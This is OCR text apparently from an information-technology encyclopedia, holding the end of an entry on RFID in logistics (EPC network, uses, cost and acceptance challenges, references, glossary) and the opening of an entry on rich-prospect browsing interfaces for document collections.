- The EPC Information Service (EPC-IS) sends data to the individual transponder-labeled objects. The EPC-IS does not only use data sources of

the individual RFID system, but can also access information of external sources.

- The Object Naming Service (ONS) is a simple index service that is used for the translation of EPC object identifiers into customary Internet (DNS-) resource-addresses. The ONS receives the EPC from the reader, assigns it a specific EPC-URI, and translates this URI (Uniform Resource Identifier) into DNS-name.

APPLICATION FIELDS FOR RFID TECHNOLOGIES

RFID technologies permit the automatic identification of objects equipped with transponders. Transponders, which have sufficient storage capacities, make possible the object-linked transport of data about the object or about transport history. RFID technologies are useful in the electronic support of goods and turnover logistics. Potential areas of use of RFID in electronic logistics processes include the automatic processing of transport and transaction processes (especially for automatic stocking), the (semi)automatic decentral controlling of delivery chains (especially concerning goods traceability), the localization of object holders and containers, the control of production processes, as well as the configuration of security applications. In contrast to conventional identification strategies, RFID technologies offer four advantages (Strassner & Fleisch, 2005): the object identification does not rely on line of sight; several objects can be identified simultaneously (bulk reading); the data belonging to an object can be saved directly at the object (there is no need for a central database); and RFID transponders are generally more resistant than conventional identifiers (for example barcodes). The effects of RFID use in electronic logistics processes can be assessed from three different perspectives (Alt, 2004):

- From the technical perspective, RFID transmits real time information, which is made available to all involved in these processes. On the other hand, the interface between operator and machine and between machine and machine has been improved. This enables a flow of information that is free of disruption (EDI applications come to mind). The margin of error when entering and processing data is reduced.
- With regard to the process, RFID decreases the margin for error for object identification and increases time and cost efficiency (including chaotic processes). On the one hand, fixed costs can be lowered. On the other hand, the economically reasonable information intensity can be increased with regard to the carrying out of processes (Lietke, 2005; Schumann & Diekmann, 2005).
- From a strategic perspective, an increased object related information intensity enables a decrease in inter-company transaction costs and the creation of a basis for increased (and economically reasonable) independence between cooperating business partners. This produces potentials for outsourcing of tasks. Multilateral clearing-centers can be responsible for the accounts of services rendered.

Taking the current development status of RFID technology into consideration, four problem areas exist (Mattern, 2005): bulk-reading, radio signal disruptions, transponder costs in open-loop systems, and safety concerns. Even if we want to bulk-read several transponders, these transponders need to be in close proximity to the reader because RFID technology operates from a distance of a few centimeters (passive transponder) to a few meters (active transponder). When identifying objects, errors can occur due to radio signal disruptions. Environmental factors (such as shadowing effects, reflections, etc.) or transponder effects are possible factors for radio signal disruptions. Cost-benefit relations appear unclear with regard to using the transponder to identify B- and C-goods/products. When marking single boxes or bulk (closed-loop product systems) that are reusable, the costs for the transponder are unproblematic because they can be used multiple times. Open-loop systems in which the transponder is only used once are not as cost effective, and even the target cost of five U.S. cents per piece is too high (Tellkamp, 2005a).

There are safety related concerns particularly with regard to unauthorized scanning of the data, unauthorized manipulation of data, or willful destruction of transponder data through mechanical, chemical, or electromagnetic forces (Srivastava, 2005).

At this point in time, the usage of RFID technology is found in different applications, including using RFID technology in commerce, manufacturing industry, and service sectors. In the following, the potential as well as problems connected to using the RFID technology in these three areas will be clarified.

In the area of commerce, RFID transponders offer a number of advantages particularly with respect to the placement of goods in the sales room (Tellkamp, 2005a): in real time, with the help of the automatic identification of goods, one can easily determine when stocks are running low on a particular product or whether there is a surplus of another product that has not been selling well. Additionally, in real time, RFID enables one to verify the target and actual deviation or rather the verification of stored goods, or the location of goods that are not at their designated place. Furthermore, RFID offers the potential of avoiding theft in the stores. Also, radio frequency identification tags with their stored data form the basis of improved consumer protection. The close adherence to protective regulations such as the continuous refrigeration of fresh produce can be controlled and proven through the supply chain (Thiesse, 2005). Because there is a lack of industry standards as well as a lack of complete solutions for RFID infrastructures, the diffusion of RFID technologies in retail businesses remains problematic. Moreover, the production costs of passive transponders are currently at 20 Euro cents and too expensive for smaller products in an open-loop system where transponders are not being re-used. Additionally, using the RFID technology generates new and often unsolved challenges when coordinating the supply chain as well as questions concerning data protection. Pilot RFID projects include the cooperation between Kaufhof and Gerry Weber in the areas of logistics of clothes where production, storage/distribution facility, and consumer market is concerned (Tellkamp, 2005b), the logistics of the retailer Wal Mart, or the so-called "Future Store" of the Metro AG.

Because information availability is increased using the RFID technology, coordination costs are lowered for the manufacturing industry. Therefore, by employing procurement processes, a just-in-time production can target C-goods as well (Schumann & Diekmann, 2005). In the area of production planning and managing, we can abandon a complex (and therefore expensive) centralized planning in favor of a decentralized coordination when dealing with object-linked data transfer. Automatic blockage of stocks/goods in storage facilities and automatic order release for computer-controlled manufacturing sites are both examples of a decentralized coordination. Furthermore, the quality control of finished or semi-finished products can be relinquished to the buyer, and as a result liability risks decrease for businesses that further process the product. RFID systems are also used in the car industry, for example, BMW with its object accompanying transponders in the motor vehicle manufacturing process as well as VW with its radio supported object localization (Strassner & Fleisch, 2005).

In the service sector, RFID technology is used to develop electronic or electronically supported admissions tickets. One well-known example for this development is the ticketing for the Soccer World Championship 2006 in Germany. Less prominent, but well established through daily usage, are RFID applications in the area of tourism such as radio supported ski passes or parking tickets. As opposed to conventional paper tickets, the RFID supported solution has a multitude of advantages (Flor, Niess, & Vogler, 2003):

- By distributing electronic tickets, the distribution logistics can be reduced significantly and in extreme cases becomes dispensable.
- The seller of electronic tickets has the opportunity to decrease or end the distribution of tickets.
- Electronic tickets can be made safe against counterfeit with the help of cryptographic techniques, electronically checked for their authenticity, and if lost, the tickets can easily be redistributed.

Apart from being used for the distribution of tickets, RFID technology is also reviewed as a potential carrier of advertising information. For example, the Finnish cell phone manufacturer Nokia recently introduced a cell phone with an integrated reader. According to a showcase, the data for a song that was hidden within an advertisement could be downloaded (Nokia, 2004).

FUTURE CHALLENGES


Even though RFID technology offers many opportunities to automate current processes and to generate new processes, the adaptation of this technology has evolved slower than anticipated by most supporters. The challenges that RFID technology faces are in the areas of technology, customer acceptance, and cost, as illustrated in the following.

The technological challenges are particularly apparent in attempts to standardize the operation. Having clear technological standards, the smooth integration of RFID technology in existing systems would be enabled. In this context, particularly the multitude of used frequencies poses a problem. Due to this, so-called multimode readers that are capable of using different frequencies are growing in popularity (Garfinkel & Rosenberg, 2006). An additional challenge in the area of technology is the processing of enormous amounts of data that are produced when using the RFID technology. There is a great need for efficient algorithms to analyze the data (Thiesse, 2005). Additionally, efficient encryption techniques have to be employed to protect the data so that it cannot be read by third parties (Spiekermann & Berthold, 2005).

RFID technology is not as popular with customers as expected (Günther & Spiekermann, 2005). Mainly, this lack of acceptance is due to the following reasons: concerns over data protection, little knowledge about the technology used (Kern, 2006), and the fact that RFID is still in the early stages of innovation and thus not very developed. The existing technology (in this case the barcode) is seen as sufficient. Therefore customers typically remain skeptical of new radical technological innovations (Sheffi, 2004). Additional customer education and availability of information could increase customer acceptance of RFID technology (Boslau & Lietke, 2006).

The cost of implementing RFID technology on a larger scale remains the most significant barrier for its usage (Thorndike & Kasch, 2004). The RFID transponders are the most expensive component in the development of the technology. EPCglobal is trying to work on this problem by seeking to reduce the costs of the transponders when developing a standard for RFID (low-cost RFID). Small transponders, easy data exchange protocols, and simple data structures are cornerstones of a strategy that enables RFID technology to be used more widely (Garfinkel & Rosenberg, 2006). However, the initial target of five cents per tag has not been realized so far. In this context, the polymer technology has come to our attention. In this case, RFID chips are not made from silicon anymore but from plastic. These polymeric tags can be directly stamped onto the product (Tellkamp, 2005a). RFID technology has not been proven to be economic, which poses another problem (Strassner, Plenge, & Stroh, 2005). Another question arises when looking at the value chain: how does one split the costs for this technology (Tellkamp, 2005a)? So far, the manufacturer was responsible for financing RFID transponders. However, the subsequent levels of the value chain profited the most from the technology ("essential paradox of RFID," METRO Group, 2004, p. 26). Manufacturers of goods now have to make a decision as to how much they want to invest in this new technology in order to profit from it on the one hand and to satisfy the demands of retailers on the other (Thorndike & Kasch, 2004). Because "it is most likely that barcodes and RFID systems will coexist" (McFarlane & Sheffi, 2003, p. 5), a transitional period where both technologies are used has to be financed.

Figure 3. Development trend for RFID technology use (Strassner & Fleisch, 2005)



Generally, there is a trend in the IT market that an increase in the depth of the integration (e.g., from A goods to C goods) supports an increase in the overall range of the integration (from single functions and departments to businesses and networks). RFID technologies not only promote this trend, but the development of RFID technology itself suggests this trend: with respect to the depth of the integration, one trend is that carriers (such as containers), single palettes, and the product itself are easily identifiable. When looking at the overall range of the integration, a trend that shows a move from closed to open systems can be identified. This trend seems to be dependent on the reduced prices for passive radio transponders (see Figure 3).

REFERENCES

Alt, R. (2004). E-Business und Logistik. In P. Klaus & W. Krieger (Eds.), *Gabler Lexikon Logistik—Management logistischer Netzwerke und Flüsse*. Retrieved September 28, 2006, from http://www.alexandria.unisg.ch/publiscations/23760

Bitkom. (2005). *RFID—Technologie, Systeme und Anwendungen* (White Paper). Berlin: Bundesverband Informationswirtschaft, Telekommunikation und neue Medien e.V.

Boslau, M., & Lietke, B. (2006). RFID is in the eye of the consumer—Survey results and implications. In N. Papadopoulos & C. Veloutsou (Eds.), *Marketing from the trenches: Perspectives on the road ahead* (pp. 1-18). Athens: Atiner.

Flörkemeier, C. (2005). EPC-Technologie—vom Auto-ID center zu EPCglobal. In E. Fleisch & F. Mattern (Eds.), *Das Internet der Dinge—Ubiquitous Computing und RFID in der Praxis* (pp. 87-100). Berlin: Springer.

Flor, T., Niess, W., & Vogler, G. (2003). RFID: The integration of contactless identification technology and mobile computing. In D. Jevtic & M. Mikuc (Ed.), *Proceedings of the Seventh International Conference on Telecommunications ConTEL* (Vol. 2, pp. 619-623). Piscataway: IEEE Press.

Garfinkel, S., & Rosenberg, B. (2006). *RFID applications, security, and privacy.* Upper Saddle River, NJ: Addison-Wesley.

Günther, O., & Spiekermann, S. (2005). RFID and the perception of control: The consumer's view. *Communications of the ACM, 48*(9), 73-76.

Jones, P., Clarke-Hill, C., Comfort, D., Hillier, D., & Shears, P. (2005). Radio frequency identification and food retailing in the UK. *British Food Journal, 107*(6), 356-360.

Kern, C. (2006). *Anwendung von RFID-systemen.* Berlin: Springer.

Lietke, B. (2005, May). *Supply chain management in a new institutional framework.* Paper presented at European School on New Institutional Economics (ESNIE), Cargèse, Corsica.

McFarlane, D., & Sheffi, Y. (2003). The impact of automatic identification on supply chain operations. *The International Journal of Logistics Management, 14*(1), 1-18.

METRO Group. (2004). *RFID: Uncovering the value.* Retrieved September 28, 2006, from http://cache-www.intel.com/cd/00/00/22/34/223431_223431.pdf

Nokia. (2004). *Nokia unveils the world's first NFC product, Nokia NFC shell for Nokia 3220 phone.* Retrived December 12, 2004, from http://press.nokia.com/PR/200411/966879_5.html

Schumann, M., & Diekmann, T. (2005). Objekt-begleitender datentransport entlang der industriellen wertschöpfungskette. In *Arbeitsberichte der Abt. Wirtschaftsinformatik II, Georg-August-Universität Göttingen*, No. 6.

Sheffi, Y. (2004). RFID and the innovation cycle. *The International Journal of Logistics Management, 15*(1), 1-10.

Spiekermann, S., & Berthold, O. (2005). Maintaining privacy in RFID enabled environments—Proposal for a disable-model. In P. Robinson, H. Vogt, & W. Wagealla (Eds.), *Privacy, security and trust within the context of pervasive computing* (pp. 137-146). New York: The Kluwer International Series in Engineering and Computer Science, Springer.

Srivastava, L. (2005, April). *Ubiquitous network societies: The case of radio frequency identification.* Paper presented at ITU Workshop on Ubiquitous Network Societies, Geneva, Switzerland.

Strassner, M., & Fleisch, E. (2005). Innovationspotenzial von RFID für das supply-chain-management. *Wirtschaftsinformatik, 47*(1), 45-54.

Strassner, M., Plenge, C., & Stroh, S. (2005). Potenziale der RFID-Technologie für das Supply Chain Management in der Automobilindustrie. In E. Fleisch & F. Mattern (Eds.), *Das Internet der Dinge—Ubiquitous Computing und RFID in der Praxis* (pp. 177-196). Berlin: Springer.

Tellkamp, C. (2005a). Automatische Produktidentifikation in der Supply Chain des Einzelhandels. In F. Mattern (Ed.), *Total vernetzt. Szenarien einer informatisierten Welt* (pp. 225-249). Berlin: Springer.

Tellkamp, C. (2005b). Einsatz von RFID in der Bekleidungsindustrie. In F. Mattern (Ed.), *Total vernetzt. Szenarien einer informatisierten Welt* (pp. 143-159). Berlin: Springer.

Thiesse, F. (2005). Architektur und Integration von RFID-systemen. In E. Fleisch & F. Mattern (Eds.), *Das Internet der Dinge—Ubiquitous Computing und RFID in der praxis* (pp. 101-117). Berlin: Springer.

Thorndike, A., & Kasch, L. (2004). Radio Frequency Identification—RFID in Handel und Konsumgüterindustrie: Potenziale, Herausforderungen, Chancen. *IM, 19*(4), 31-36.

KEY TERMS

Bar Code: An automatic identification technology that encodes information into an array of adjacent varying width parallel rectangular bars and spaces, which are scanned by a laser.

Coupling Unit: Allows the modulation of coded commands onto a magnetic or electromagnetic alternating field; can vary in size and form.

Edgeware: Control software that transforms the raw data of radio communication into events compatible with the respective application and also reformats application commands into transponder-legible data.

Electronic Product Code (EPC): 64- or 96-bit code based on current numbering schemes (Global Trade Item Number [GTIN], etc.) containing a header to identify the length, type, structure, version, and generation of the EPC, the manager number, which identifies the company or company entity, the object class, similar to a stock keeping unit (SKU), and a serial number, which uniquely identifies a specific item of the object class.

Middleware: Software residing on a server between readers and enterprise applications to filter data and pass on only useful information to applications. Some middleware is able to manage readers on a network.

Radio Frequency Identification (RFID): A radio-supported identification technology typically operating by saving a serial number on a radio transponder that contains a microchip for data storage.

Reader: Reading device or interrogator communicating with both the transponders (reading/writing) and the external target application; format can be stationary (gate or vehicle-bound), compact, or mobile.

Savant: Normed interface between commercial RFID middleware and its target application; used for aggregating RFID identification events into custom-designed events.

Transponder: Mobile information carrier consisting of microchip, antenna, and coupling unit, which can be attached to an object and store data identifying the object or its (transport) history. Term originated from both *trans*mitter and re*sponder*.

Rich-Prospect Browsing Interfaces

Stan Ruecker
University of Alberta, Canada

INTRODUCTION

Everyone who has browsed the Internet is familiar with the problems involved in finding what they want. From the novice to the most sophisticated user, the challenge is the same: how to identify quickly and reliably the precise Web sites or other documents they seek from within an ever-growing collection of several billion possibilities?

This is not a new problem. *Vannevar Bush,* the successful Director of the Office of Scientific Research and Development, which included the Manhattan project, made a famous public call in *The Atlantic Monthly* in 1945 for the scientific community in peacetime to continue pursuing the style of fruitful collaboration they had experienced during the war (Bush, 1945). Bush advocated this approach to address the central difficulty posed by the proliferation of information beyond what could be managed by any single expert using contemporary methods of document management and retrieval.

Bush's vision is often cited as one of the early visions of the World Wide Web, with professional navigators trailblazing paths through the literature and leaving sets of linked documents behind them for others to follow. Sixty years later, we have the professional indexers behind *Google,* providing the rest of us with a magic window into the data. We can type a keyword or two, pause for reflection, then hit the "I'm feeling lucky" button and see what happens.

Technically, even though it often runs in a browser, this task is "*information retrieval*." One of its fundamental tenets is that the user cannot manage the data and needs to be guided and protected through the maze by a variety of information hierarchies, taxonomies, indexes, and keywords. Information retrieval is a complex research domain. The *Association for Computing Machinery,* arguably the largest professional organization for academic computing scientists, sponsors a periodic contest in information retrieval, where teams compete to see who has the most effective algorithms. The contest organizers choose or create a document collection, such as a set of a hundred thousand newspaper articles in English, and contestants demonstrate their software's ability to find the most documents most accurately. Two of the measures are precision and recall: both of these are ratios, and they pull in opposite directions. *Precision* is the ratio of the number of documents that have been correctly identified out of the number of documents returned by the search. *Recall* is the ratio of the number of documents that have been retrieved out of the total number in the collection that should have been retrieved. It is therefore possible to get 100% on precision—just retrieve one document precisely on topic. However, the corresponding recall score would be a disaster. Similarly, an algorithm can score 100% on recall just by retrieving all the documents in the collection. Again, the related precision score would be abysmal.

Fortunately, information retrieval is not the only technology available. For collections that only contain thousands of entries, there is no reason why people should not be allowed to simply browse the entire contents, rather than being limited to carrying out searches. Certainly, *retrieval* can be part of browsing—the two technologies are not mutually exclusive. However, by embedding retrieval within browsing the user gains a significant number of perceptual advantages and new opportunities for actions.


The history of information *visualization* is long and interesting (e.g., Tufte, 1990). A wide range of browsing interfaces have also been developed, both as experimental prototypes and in working versions. For example, Small (1996) created a three-dimensional space containing the text of Shakespeare's plays, which readers could examine by flying among the columns. Shneiderman, Kang, Kules, Plaisant, Rose, and Rucheir (2002) designed a system for organizing photo collections by displaying thumbnails of every photo, combined with tools for manipulating the display. Variations of Shneiderman's approach have proliferated in the last few years with the release of the application programming interface (API) for Flickr, which allows researchers to create experimental interfaces to a massive online collection of digital photos. Further examples include Bumgardner (2005), who provides a search engine based on a colour wheel, Klingemann (2006), who allows users to browse related photo tags set on the circumference of a circle with access to the images through the central text, and Turner (2006), who presents a similar arrangement of tags but includes a set of images in the centre. Some of these can be considered "rich-prospect browsing interfaces," in that they meet the following five criteria:

a. Some meaningful representation of every item in the collection is an intrinsic part of the default interface.
b. There are tools available to allow the user to manipulate the display, for instance, by reorganizing, grouping, or subsetting the meaningful representations.
c. Where possible, these tools draw on the information available in the collection, that is, a complex set of data has more and better tools than a simple set.
d. Where possible, there is more than one meaningful representation of every item in the collection, and changing the display between representations is under the control of the user.
e. The representations become the means of accessing further data. Not only can the user see what is available, but it is also made immediately accessible (Ruecker & Liepert, 2004).

Each of these five criteria will be expanded and clarified in the discussion that follows.

The philosophical assumption behind rich-prospect browsing interfaces is that people have a tremendous capacity to manage information. We are ecologically positioned to be good at looking at complex displays, such as may be found in the natural environment, and extracting what is important to us, such as whether or not that apple is ripe enough yet to eat. We have very large and sophisticated eyes, and in our brains there are multiple parallel visual systems for discriminating environmental features such as luminosity, motion, and colour. Rich-prospect browsing interfaces are an attempt to leverage these ecological advantages for the benefit of people surfing the Web (Figure 1).

Figure 1. This rich-prospect browsing interface allows people to identify pills by visually grouping pill photos. It was developed at the University of Alberta by Stan Ruecker, Lisa Given, Bess Sadler, Andrea Ruskin, and Mike Plouffe. Pill information and images were generously provided by www.drugs.com.



MEANINGFUL REPRESENTATION OF EVERY ITEM IN THE COLLECTION

The starting point is *meaningful representation* of every item in the collection. An alternative and more common strategy is to superimpose a hierarchy or taxonomy on top of the information, and provide a meaningful representation of that hierarchy. A menu system with submenus is an example of this approach, but hierarchies and taxonomies are a form of interpretation, and not everyone will agree on the accuracy or usefulness of any particular interpretation.

Successful meaningful representation of every item in the collection is similarly fraught with difficulties (Ruecker, 2003). There are issues of screen size, the heterogeneous contents of some collections, and the homogeneous contents of others. For instance, it is a nontrivial problem to meaningfully represent items in a collection that contains audio clips, video clips, text files, and cartoon strips. It is also not straightforward to meaningfully represent every item in a collection of 5,000 spark plugs.

However, some rules of thumb can be applied. Representations that are either repeated or only vary slightly from one another are not as meaningful as they might be. For instance, imagine a hypothetical browsing interface that uses labeled circles to represent music CDs. From the perspective of rich prospect, the circles are mostly noise: for the space they consume and the optical weight they carry, these circles provide the user with very little information.

A better alternative is to remove the visual noise by simply removing the circles. In this case, the names of the CDs would be a more meaningful representation. Text is often a good choice for meaningful representation, because if the label has been appropriately chosen or constructed, it can convey a considerable amount of meaning in a short scope. Nevertheless, the choice of an appropriate label is sufficiently complicated that it has been the focus of several centuries of work by researchers in library and information studies. A representation that relies on text has less visual clutter than one with repetitive visual objects and may be adequate for many purposes. However, this does not take full advantage of the dynamic nature of interfaces, or perhaps even the information available for representation that can be derived from the collection.

One of the great advantages of the computer interface is its capacity to respond with change to interaction, and this strength can be brought to the advantage of the user who is browsing a collection. If the designer is able to make more than one *meaningful representation* available to the user, and to put the change between representations under user control, there is no reason to limit how individual items are represented. For our hypothetical collection of music CDs, an improvement could be made by expanding the interface to add band names and release years to the names of the albums. In this case there is still a one-to-one correspondence between representations and items in the collection, which is not essential but is certainly desirable.

Another factor to consider is the transition between these meaningful representations. The goals of the designer include maintaining visibility and avoiding disorientation, which imply that the conversion should if possible take place not by moving the display into a new screen, or by physically reorganizing the representations (that comes later), but rather by keeping locations as constant as possible within the same window.

Various kinds of text are a good solution to meaningful representation. However, another alternative might draw on the marketing material already developed for each of the music CDs in the form of the album covers. Imagine, finally, the same collection, where the meaningful representation has been improved through the addition of a graphic element that consists of the entire cover. It might also be useful to represent items by cropping a significant piece of each cover, which would increase visibility at a small scale while still conveying meaning. Whether or not the cropped pieces would provide sufficient cues to the user would need to be determined by studying the users of the particular collection. By adding the album covers to the text, this version makes a quantum leap in visual complexity, but the complexity is, at least potentially, more meaningful.

In cases where the characteristics are not such that meaningful representation of every item is a possibility, it is necessary to determine the nature of the difficulty. There may, for example, simply be too many items. A reasonable upper limit has yet to been empirically determined, but perhaps 5,000 items would be a good place to intuitively place it. It is possible to distinguish several thousand items on a single screen at once, and there is no reason to preclude an extended virtual screen and allow the user to scroll either sideways or up and down.

Another potential problem is that the items in the collection are too similar to each other, as in the case of the many spark plugs. However, the key to the solution here is to select as the meaningful representation the significant differentiating element that would be useful to people examining the collection. Presumably for spark plugs, one possibility would be to index them according to the types of engines they belong with, or perhaps the types of vehicles that have those engines. These indexes could then be used to construct the *meaningful representations.*

The most important thing to keep in mind, however, is that meaning is not a fixed point. What is meaningful to one person is not necessarily going to be meaningful to everyone, and what might be intuitively meaningful to the designer might turn out not to be useful to the user of the collection. For example, in creating an index to a collection of documents about legal decisions, it might be logical to create a rich-prospect browsing interface that uses the names of the judges as one of the pieces of information in the meaningful representation. Every court case involves a judge, and the name of the judge seems like a natural and intuitive way to organize information from the court.

However, for anyone who has ever come in contact with documents about legal decisions, it will be clear that the name of the judge is usually more or less irrelevant. The traditional sorting method for this kind of collection is by the names of the plaintiff and defendant: Roe v. Wade, for example. Therefore, what seems like a good intuitive solution on the surface is not useful at all from the perspective of the kinds of people who will be using the collection.

It might be helpful, then, to add another adjective to the first principle of rich-prospect browsing interface design, and say that the representations need to be both meaningful and useful for a given person setting out to accomplish a given research task. However, it would not be a good idea to get rid of the notion of meaningful representation, because something can be useful even without conveying much in the way of meaning. It is the combination of the two concepts that is powerful.

TOOLS TO MANIPULATE THE DISPLAY

Once meaningful representation has been addressed, the next necessary condition to be met in a rich-prospect browsing interface is the design of *tools* to manipulate the display. Because the user can see representations of everything in the collection, a number of possibilities for action emerge. With the representations in front of them, people immediately begin to look for *affordances*—opportunities to act—that the interface provides.

There are two tasks involved in using a browsing interface, which are the same tasks involved in using a *retrieval interface*. The first is to perform the initial phase of the research within the environment of the interface. The second is to proceed to the next phase of the research by accessing and opening the documents identified as potentially interesting.

The *tools* in a *rich-prospect browsing interface* are designed to enrich the first task so that greater success may be brought to the initial collection of documents for a more rewarding examination in the second phase.

An effective design, therefore, begins with careful assessment of the set of representations, then determines the kinds of manipulations that will be most useful in the various research tasks or subcomponents of research tasks. There are many details to be addressed in realizing this design.

One detail is in the choice of tools. At the large scale, some of the typical tasks include collecting, organizing, sorting, and subsetting the representations of items that are available. There may also be tools for zooming in at different scales and for otherwise switching between the different representations according to user preference.

Designing each of these possible tools involves looking at how users may interact with them in carrying out research tasks, and also in looking at which characteristics of the collection might usefully be brought into the array of opportunities for action. For instance, if documents in the collection have been tagged with metadata based on the fields in the Dublin Core (2004), then there are 15 pieces of information available about each document. These pieces of information describe the documents in standard terms that are useful in some cases to the organizers of the collection and in other instances to the people interested in accessing it. As described on the Dublin Core home page, these terms are:

Title: A name given to the resource.
Creator: An entity primarily responsible for making the content of the resource.

Subject: A topic of the content of the resource.
Description: An account of the content of the resource.
Publisher: An entity responsible for making the resource available.
Contributor: An entity responsible for making contributions to the content of the resource.
Date: A date of an event in the lifecycle of the resource.
Type: The nature or genre of the content of the resource.
Format: The physical or digital manifestation of the resource.
Identifier: An unambiguous reference to the resource within a given context.
Source: A reference to a resource from which the present resource is derived.
Language: A language of the intellectual content of the resource.
Relation: A reference to a related resource.
Coverage: The extent or scope of the content of the resource.
Rights: Information about rights held in and over the resource.
(Dublin Core, 2004)

Some or all of these metadata tags might be incorporated in the *meaningful representation* of the items in the collection. However, independent of that use, it is also possible to consider these as the basis for *tools* to manipulate the representations. For example, in a multilingual collection, regardless of how the items have been represented, it might be valuable to provide users with a tool based on the information in the Dublin Core metadata tag called "Language."

Such a tool might be one that subsets the collection according to a particular language of interest: thus the display would shift to display those documents in, for example, Spanish. Another possible tool might simply sort the documents according to language. In this latter case, Spanish would be one section among others such as Russian, German, English, Icelandic, and so forth.

Once the tool has been applied and the meaningful representations either subsetted or sorted, a rich-prospect interface makes it possible to apply the same tool using a different metadata tag. In the hypothetical example above, the Spanish subset of the collection might be chosen for further manipulation. Note that this choice would require another specialized tool for making the choice, as well as some visual feedback method in the interface to indicate the chosen subset.

Depending on the content of the collection, the next tool may draw on a tag such as Date. In that case, the Spanish subset could then be sorted chronologically by the date of publication, or perhaps extract a further subset displaying those documents published in the 1930s.

In this manner, tools can be developed based on each existing tag in the collection. The process of sorting and grouping and subsetting the meaningful representation of the collection contents draws on the information available, and helps the user understand the material by applying tools that reveal the information. The implications for the user in applying such a nested sequence of tools include the possibility of coming to terms with the various ways the collection items can be configured, both in the process of understanding what is available and in the process of obtaining some smaller number of select documents for further reading and study.

Nested sequences, of course, are not the only way the tools may be combined. It is also possible to consider that the information available in the collection might permit the user to formulate sorting or subsetting actions that simultaneously apply more than one criteria. In using the Dublin Core metadata, for instance, it might be interesting to have a display that shows a subset of only those documents with the genre "novel" in the Type field and the value "William Morris's Kelmscott Press" in the Publisher field.

What is important here is not the particular values found in the metadata tags, or even the particular metadata that is available, but rather the principle that it is useful to draw on whatever data is available to support the creation and use of tools for manipulating the display.

At this point, the objection may be raised that this seems very much like the retrieval paradigm with a visual dimension of meaningful representation added. Certainly the Dublin Core tags were developed with retrieval in mind. However, by repurposing the metadata into tools for manipulating the display, a process that is otherwise automated becomes accessible to user direction and participation. It is in that participation, and especially with the opportunity to obtain prospect on the collection and work with the display, that the user is able to engage in activities that might on the one hand be useful in testing hypotheses, and on the other hand, and much more suggestively, be useful in developing hypotheses for testing by other means (Unsworth, 2004).

ACCESS TO MORE INFORMATION

One purpose for using an interface to access information might be to find specific documents for further study. A second purpose might be to identify patterns in the information. A third purpose might involve visualization of the results of some form of analysis. These purposes are not mutually exclusive, and each may play a role in the information-seeking behaviours of a particular researcher.

If one goal for using a rich-prospect browsing interface is to find specific documents, then it will be necessary to provide a means of obtaining the documents once they have been located. In the interests of efficiency, building the access mechanism to make use of the *meaningful representations* of items seems a reasonable and effective approach. The access mechanism might consist of using the representations as links to the actual documents, or it might consist of a more complex method of simultaneously accessing multiple documents, either in their entirety or in the form of extracts that correspond to the selections of the user.

If another goal is to identify suggestive patterns for further investigation, then it is reasonable to assume that a subsequent step might involve a means to engage with the information in ways that permit the researcher to investigate the observed pattern. In this case, the need to simultaneously access multiple documents or parts of those documents becomes essential to moving forward the research agenda.

VISUAL ARRANGEMENT OF THE REPRESENTATIONS

Much more can be said about the manner in which the user views the data. There are possibilities that are essentially algorithmic in nature and can be automated. Examples include equations used to indicate the strength of associations in entity-relationship diagrams by visually positioning the entities according to the strength of association. Entities that are algorithmically found to be similar would be placed in close proximity to each other, while entities that are less strongly associated would be placed at a greater distance.

Another possibility is simply to position representations of items on a Cartesian grid, which can then provide a form of structure. Although such a structure may be relatively independent of the fundamental structure of the items, it nonetheless does provide some organizing method. It is most appropriate for cases where the items all exist on more or less the same level, without a logical internal coherence to the collection.

Other possibilities derive from a human or functional understanding of the underlying relationships among the collection items. To take a hypothetical example, a person interested in browsing a collection of technical documents describing parts for automobile engines might begin with exploded views of the various engines. These illustrations would provide prospect not only on the documents, but also on the interconnections of the parts described by the documents. In the language of Winograd and Flores (1986), such an interface would show a strong coupling between the structure of the interface and the structure of the underlying information.

However, this underlying structure might also involve the details of the metadata used to describe not the automobile engines and their parts, but the technical documents about those parts. Someone interested in comparing similar parts across different engines might prefer to reconfigure the interface so the visual representation does not involve engines at all, but instead consists of groups of similar types of parts.

In this case it is not necessary to make the decision on behalf of the user. This is a case where needs of different kinds can all be served by affording a variety of approaches, not mutually exclusive, to the problem. Each approach is based on a valid expression of the collection's underlying structure, and the determining factor for the value of each different interface structure is the information-seeking requirements of the particular user.

